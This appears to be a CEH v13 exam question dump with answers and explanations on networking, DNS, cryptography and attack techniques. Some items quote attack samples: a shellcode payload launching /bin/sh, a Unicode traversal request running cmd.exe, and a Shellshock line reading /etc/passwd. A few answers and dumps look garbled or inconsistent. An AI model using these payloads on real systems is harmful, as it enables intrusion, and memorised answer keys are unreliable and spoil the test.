



EC-Council

Exam Questions 312-50v13

Certified Ethical Hacker v13

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NEW QUESTION 1

- (Topic 1)

Under what conditions does a secondary name server request a zone transfer from a primary name server?

- A. When a primary SOA is higher than a secondary SOA
- B. When a secondary SOA is higher than a primary SOA
- C. When a primary name server has had its service restarted
- D. When a secondary name server has had its service restarted
- E. When the TTL falls to zero

Answer: A

NEW QUESTION 2

- (Topic 1)

A zone file consists of which of the following Resource Records (RRs)?

- A. DNS, NS, AXFR, and MX records
- B. DNS, NS, PTR, and MX records
- C. SOA, NS, AXFR, and MX records
- D. SOA, NS, A, and MX records

Answer: D

NEW QUESTION 3

- (Topic 1)

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?

- A. Install DNS logger and track vulnerable packets
- B. Disable DNS timeouts
- C. Install DNS Anti-spoofing
- D. Disable DNS Zone Transfer

Answer: C

NEW QUESTION 4

- (Topic 1)

Which DNS resource record can indicate how long any "DNS poisoning" could last?

- A. MX
- B. SOA
- C. NS
- D. TIMEOUT

Answer: B

NEW QUESTION 5

- (Topic 1)

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.

Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.

In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the best answer.)

- A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
- B. Hire more computer security monitoring personnel to monitor computer systems and networks.
- C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
- D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

NEW QUESTION 6

- (Topic 1)

What is the minimum number of network connections in a multihomed firewall?

- A. 3
- B. 5
- C. 4
- D. 2

Answer: A

NEW QUESTION 7

- (Topic 1)

Which of the following tools can be used for passive OS fingerprinting?

- A. nmap
- B. tcpdump
- C. tracert
- D. ping

Answer: B

NEW QUESTION 8

- (Topic 1)

Which of the following is not a Bluetooth attack?

- A. Bluedriving
- B. Bluesmacking
- C. Bluejacking
- D. Bluesnarfing

Answer: A

Explanation:

<https://github.com/verovaleros/bluedriving>

Bluedriving is a bluetooth wardriving utility. It can capture bluetooth devices, lookup their services, get GPS information and present everything in a nice web page. It can search for and show a lot of information about the device, the GPS address and the historic location of devices on a map. The main motivation of this tool is to research about the targeted surveillance of people by means of its cellular phone or car. With this tool you can capture information about bluetooth devices and show, on a map, the points where you have seen the same device in the past.

NEW QUESTION 9

- (Topic 1)

Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students. He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

- A. Disable unused ports in the switches
- B. Separate students in a different VLAN
- C. Use the 802.1x protocol
- D. Ask students to use the wireless network

Answer: C

NEW QUESTION 10

- (Topic 1)

Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

- A. Macro virus
- B. Stealth/Tunneling virus
- C. Cavity virus
- D. Polymorphic virus

Answer: B

NEW QUESTION 10

- (Topic 1)

What is a ??Collision attack?? in cryptography?

- A. Collision attacks try to get the public key
- B. Collision attacks try to break the hash into three parts to get the plaintext value
- C. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key
- D. Collision attacks try to find two inputs producing the same hash

Answer: D

NEW QUESTION 12

- (Topic 1)

PGP, SSL, and IKE are all examples of which type of cryptography?

- A. Digest
- B. Secret Key
- C. Public Key
- D. Hash Algorithm

Answer: C

NEW QUESTION 17

- (Topic 1)

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.

A camera captures people walking and identifies the individuals using Steve's approach. After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:

- A. Although the approach has two phases, it actually implements just one authentication factor
- B. The solution implements the two authentication factors: physical object and physical characteristic
- C. The solution will have a high level of false positives
- D. Biological motion cannot be used to identify people

Answer: B

NEW QUESTION 21

- (Topic 1)

A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

- A. tcp.port == 21
- B. tcp.port == 23
- C. tcp.port == 21 || tcp.port == 22
- D. tcp.port != 21

Answer: A

NEW QUESTION 26

- (Topic 1)

What does a firewall check to prevent particular ports and applications from getting packets into an organization?

- A. Transport layer port numbers and application layer headers
- B. Presentation layer headers and the session layer port numbers
- C. Network layer headers and the session layer port numbers
- D. Application layer port numbers and the transport layer headers

Answer: A

NEW QUESTION 29

- (Topic 1)

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

- A. Interceptor
- B. Man-in-the-middle
- C. ARP Proxy
- D. Poisoning Attack

Answer: B

NEW QUESTION 31

- (Topic 1)

One of your team members has asked you to analyze the following SOA record.

What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

Answer: D

NEW QUESTION 34

- (Topic 1)

Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

- A. Preparation phase
- B. Containment phase
- C. Identification phase
- D. Recovery phase

Answer: A

NEW QUESTION 37

- (Topic 1)

Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

- A. Kismet
- B. Abel
- C. Netstumbler
- D. Nessus

Answer: A

Explanation:

[https://en.wikipedia.org/wiki/Kismet_\(software\)](https://en.wikipedia.org/wiki/Kismet_(software))

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic.

NEW QUESTION 40

- (Topic 1)

Your company was hired by a small healthcare provider to perform a technical assessment on the network.

What is the best approach for discovering vulnerabilities on a Windows-based computer?

- A. Use the built-in Windows Update tool
- B. Use a scan tool like Nessus
- C. Check MITRE.org for the latest list of CVE findings
- D. Create a disk image of a clean Windows installation

Answer: B

NEW QUESTION 42

- (Topic 1)

User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive

email. At what layer of the OSI layer does the encryption and decryption of the message take place?

- A. Application
- B. Transport
- C. Session
- D. Presentation

Answer: D

Explanation:

https://en.wikipedia.org/wiki/Presentation_layer

In the seven-layer OSI model of computer networking, the presentation layer is layer 6 and serves as the data translator for the network. It is sometimes called the syntax layer. The presentation layer is responsible for the formatting and delivery of information to the application layer for further processing or display.

Encryption is typically done at this level too, although it can be done on the application, session, transport, or network layers, each having its own advantages and disadvantages. Decryption is also handled at the presentation layer. For example, when logging on to bank account sites the presentation layer will decrypt the data as it is received.

NEW QUESTION 44

- (Topic 1)

Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

- A. symmetric algorithms
- B. asymmetric algorithms
- C. hashing algorithms
- D. integrity algorithms

Answer: C

NEW QUESTION 49

- (Topic 1)

A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

- A. The WAP does not recognize the client's MAC address
- B. The client cannot see the SSID of the wireless network
- C. Client is configured for the wrong channel
- D. The wireless client is not configured to use DHCP

Answer: A

Explanation:

https://en.wikipedia.org/wiki/MAC_filtering

MAC filtering is a security method based on access control. Each address is assigned a 48-bit address, which is used to determine whether we can access a network or not. It helps in listing a set of allowed devices that you need on your Wi-Fi and the list of denied devices that you don't want on your Wi-Fi. It helps in preventing unwanted access to the network. In a way, we can blacklist or white list certain computers based on their MAC address. We can configure the filter to allow connection only to those devices included in the white list. White lists provide greater security than blacklists because the router grants access only to

selected devices.

It is used on enterprise wireless networks having multiple access points to prevent clients from communicating with each other. The access point can be configured only to allow clients to talk to the default gateway, but not other wireless clients. It increases the efficiency of access to a network.

The router allows configuring a list of allowed MAC addresses in its web interface, allowing you to choose which devices can connect to your network. The router has several functions designed to improve the network's security, but not all are useful. Media access control may seem advantageous, but there are certain flaws. On a wireless network, the device with the proper credentials such as SSID and password can authenticate with the router and join the network, which gets an IP address and access to the internet and any shared resources.

MAC address filtering adds an extra layer of security that checks the device's MAC address

against a list of agreed addresses. If the client's address matches one on the router's list, access is granted; otherwise, it doesn't join the network.

NEW QUESTION 53

- (Topic 1)

Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

- A. Exploration
- B. Investigation
- C. Reconnaissance
- D. Enumeration

Answer: C

Explanation:

Cyber Kill Chain Methodology 1. Reconnaissance - Gathering information about the target.

NEW QUESTION 55

- (Topic 1)

Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

- A. Nikto
- B. John the Ripper
- C. Dsniff
- D. Snort

Answer: A

Explanation:

[https://en.wikipedia.org/wiki/Nikto_\(vulnerability_scanner\)](https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner))

Nikto is a free software command-line vulnerability scanner that scans web servers for dangerous files/CGIs, outdated server software, and other problems. It performs generic and server types specific checks. It also captures and prints any cookies received. The Nikto code itself is free software, but the data files it uses to drive the program are not.

NEW QUESTION 60

- (Topic 1)

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.

You also notice "/bin/sh" in the ASCII part of the output. As an analyst what would you conclude about the attack?


```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..Î(.ø.2...Ñ:.....
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8...oTO@.TpxP.\)
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvY..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷ÿ!÷ÿ"÷ÿ#÷ÿXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32 XXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
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90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1É1à°FÍ..Å1Ô°F.Đ
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mù.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EôCf.]ifÇEi.'.Mô
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Ei.EøEEù..Đ.MôÍ..ĐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 CÍ..ĐCÍ..Ã1É*?.ĐÍ..Đ
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 AÍ.è.^.u.1à.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 ó.M..U.Í.èäÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)
```

- A. The buffer overflow attack has been neutralized by the IDS
- B. The attacker is creating a directory on the compromised machine
- C. The attacker is attempting a buffer overflow attack and has succeeded
- D. The attacker is attempting an exploit that launches a command-line shell

Answer: D

NEW QUESTION 61

- (Topic 1)

Which results will be returned with the following Google search query? site:target.com – site:Marketing.target.com accounting

- A. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting.
- B. Results matching all words in the query.
- C. Results for matches on target.com and Marketing.target.com that include the word ??accounting??
- D. Results matching ??accounting?? in domain target.com but not on the site Marketing.target.com

Answer: D

NEW QUESTION 64

- (Topic 1)

Bob received this text message on his mobile phone: ??Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com??. Which statement below is true?

- A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.
- B. This is a scam because Bob does not know Scott.
- C. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.
- D. This is probably a legitimate message as it comes from a respectable organization.

Answer: A

NEW QUESTION 69

- (Topic 1)

Study the following log extract and identify the attack.


```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 2D 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./...../...../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 2D 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/jpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, =/?..Accep
74 2D 4C 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-EncodD
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 2D 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```

- A. Hexcode Attack
- B. Cross Site Scripting
- C. Multiple Domain Traversal Attack
- D. Unicode Directory Traversal Attack

Answer: D

NEW QUESTION 71

- (Topic 1)

What is a NULL scan?

- A. A scan in which all flags are turned off
- B. A scan in which certain flags are off
- C. A scan in which all flags are on
- D. A scan in which the packet size is set to zero
- E. A scan with an illegal packet size

Answer: A

NEW QUESTION 75

- (Topic 1)

What is the way to decide how a packet will move from an untrusted outside host to a protected inside that is behind a firewall, which permits the hacker to determine which ports are open and if the packets can pass through the packet-filtering of the firewall?

- A. Session hijacking
- B. Firewalking
- C. Man-in-the middle attack
- D. Network sniffing

Answer: B

NEW QUESTION 80

- (Topic 1)

Which regulation defines security and privacy controls for Federal information systems and organizations?

- A. HIPAA
- B. EU Safe Harbor
- C. PCI-DSS
- D. NIST-800-53

Answer: D

Explanation:

NIST Special Publication 800-53 provides a catalog of security and privacy controls for all U.S. federal information systems except those related to national security. It is published by the National Institute of Standards and Technology, which is a non-regulatory agency of the United States Department of Commerce. NIST develops and issues standards, guidelines, and other publications to assist federal agencies in implementing the Federal Information Security Modernization Act of 2014 (FISMA) and to help with managing cost-effective programs to protect their information and information systems.

NEW QUESTION 84

- (Topic 1)

Why should the security analyst disable/remove unnecessary ISAPI filters?

- A. To defend against social engineering attacks
- B. To defend against webserver attacks
- C. To defend against jailbreaking
- D. To defend against wireless attacks

Answer: B

NEW QUESTION 89

- (Topic 1)

Scenario1:

* 1. Victim opens the attacker's web site.

* 2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make \$1000 in a day?'.

* 3. Victim clicks to the interesting and attractive content URL.

* 4. Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make \$1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.

What is the name of the attack which is mentioned in the scenario?

- A. Session Fixation
- B. HTML Injection
- C. HTTP Parameter Pollution
- D. Clickjacking Attack

Answer: D

Explanation:

<https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION 94

- (Topic 1)

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

- A. Traceroute
- B. Hping
- C. TCP ping
- D. Broadcast ping

Answer: B

Explanation:

<https://tools.kali.org/information-gathering/hping3> <http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf>

NEW QUESTION 96

- (Topic 1)

What is the purpose of a demilitarized zone on a network?

- A. To scan all traffic coming through the DMZ to the internal network
- B. To only provide direct access to the nodes within the DMZ and protect the network behind it
- C. To provide a place to put the honeypot
- D. To contain the network devices you wish to protect

Answer: B

NEW QUESTION 97

- (Topic 1)

What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?

- A. 110
- B. 135
- C. 139
- D. 161
- E. 445
- F. 1024

Answer: BCE

NEW QUESTION 101

- (Topic 1)

One of your team members has asked you to analyze the following SOA record. What is the version?
Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.) (Choose four.)

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

Answer: A

NEW QUESTION 106

- (Topic 1)

What did the following commands determine?

```
C: user2sid \earth guest
8-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

- A. That the Joe account has a SID of 500
- B. These commands demonstrate that the guest account has NOT been disabled
- C. These commands demonstrate that the guest account has been disabled
- D. That the true administrator is Joe
- E. Issued alone, these commands prove nothing

Answer: D

NEW QUESTION 108

- (Topic 1)

A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

- A. Use port security on his switches.
- B. Use a tool like ARPwatch to monitor for strange ARP activity.
- C. Use a firewall between all LAN segments.
- D. If you have a small network, use static ARP entries.
- E. Use only static IP addresses on all PC's.

Answer: ABD

NEW QUESTION 113

- (Topic 1)

Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

- A. Overloading Port Address Translation
- B. Dynamic Port Address Translation
- C. Dynamic Network Address Translation
- D. Static Network Address Translation

Answer: D

NEW QUESTION 117

- (Topic 1)

Which of the following Linux commands will resolve a domain name into IP address?

- A. >host -t a hackeddomain.com
- B. >host -t ns hackeddomain.com
- C. >host -t soa hackeddomain.com
- D. >host -t AXFR hackeddomain.com

Answer: A

NEW QUESTION 120

- (Topic 1)

```
env x=??(){ :};echo exploit?? bash -c ??cat/etc/passwd??
```

What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

- A. Removes the passwd file
- B. Changes all passwords in passwd
- C. Add new user to the passwd file
- D. Display passwd content to prompt

Answer: D

NEW QUESTION 122

- (Topic 1)

An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

- A. Protocol analyzer
- B. Network sniffer
- C. Intrusion Prevention System (IPS)
- D. Vulnerability scanner

Answer: A

NEW QUESTION 127

- (Topic 1)

Which of the following programs is usually targeted at Microsoft Office products?

- A. Polymorphic virus
- B. Multipart virus
- C. Macro virus
- D. Stealth virus

Answer: C

Explanation:

A macro virus is a virus that is written in a macro language: a programming language which is embedded inside a software application (e.g., word processors and spreadsheet applications). Some applications, such as Microsoft Office, allow macro programs to be embedded in documents such that the macros are run automatically when the document is opened, and this provides a distinct mechanism by which malicious computer instructions can spread. (Wikipedia)

NB: The virus Melissa is a well-known macro virus we could find attached to word documents.

NEW QUESTION 131

- (Topic 2)

You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

- A. Reconnaissance
- B. Command and control
- C. Weaponization
- D. Exploitation

Answer: C

Explanation:

Weaponization

The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the

adversary

may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary:

- o Identifying appropriate malware payload based on the analysis
- o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability

- o Creating a phishing email campaign
- o Leveraging exploit kits and botnets

https://en.wikipedia.org/wiki/Kill_chain

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

* 1. Reconnaissance: In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.

* 2. Weaponization: In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.

* 3. Delivery: This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.

* 4. Exploitation: In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.

* 5. Installation: In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.

* 6. Command and Control: The malware gives the intruder/attacker access to the network/system.

* 7. Actions on Objective: Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

NEW QUESTION 134

- (Topic 2)

The tools which receive event logs from servers, network equipment, and applications, and perform analysis and correlation on those logs, and can generate alarms for security relevant issues, are known as what?

- A. network Sniffer
- B. Vulnerability Scanner
- C. Intrusion prevention Server
- D. Security incident and event Monitoring

Answer: D

NEW QUESTION 137

- (Topic 2)

How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?

- A. Hash value
- B. Private key
- C. Digital signature
- D. Digital certificate

Answer: D

NEW QUESTION 139

- (Topic 2)

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?


- A. Docker client
- B. Docker objects
- C. Docker daemon
- D. Docker registries

Answer: C

Explanation:

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers.

The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

NEW QUESTION 142

- (Topic 2)

Nedved is an IT Security Manager of a bank in his country. One day, he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.

What is the first thing that Nedved needs to do before contacting the incident response team?

- A. Leave it as it is and contact the incident response team right away
- B. Block the connection to the suspicious IP Address from the firewall
- C. Disconnect the email server from the network
- D. Migrate the connection to the backup email server

Answer: C

NEW QUESTION 144

- (Topic 2)

Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
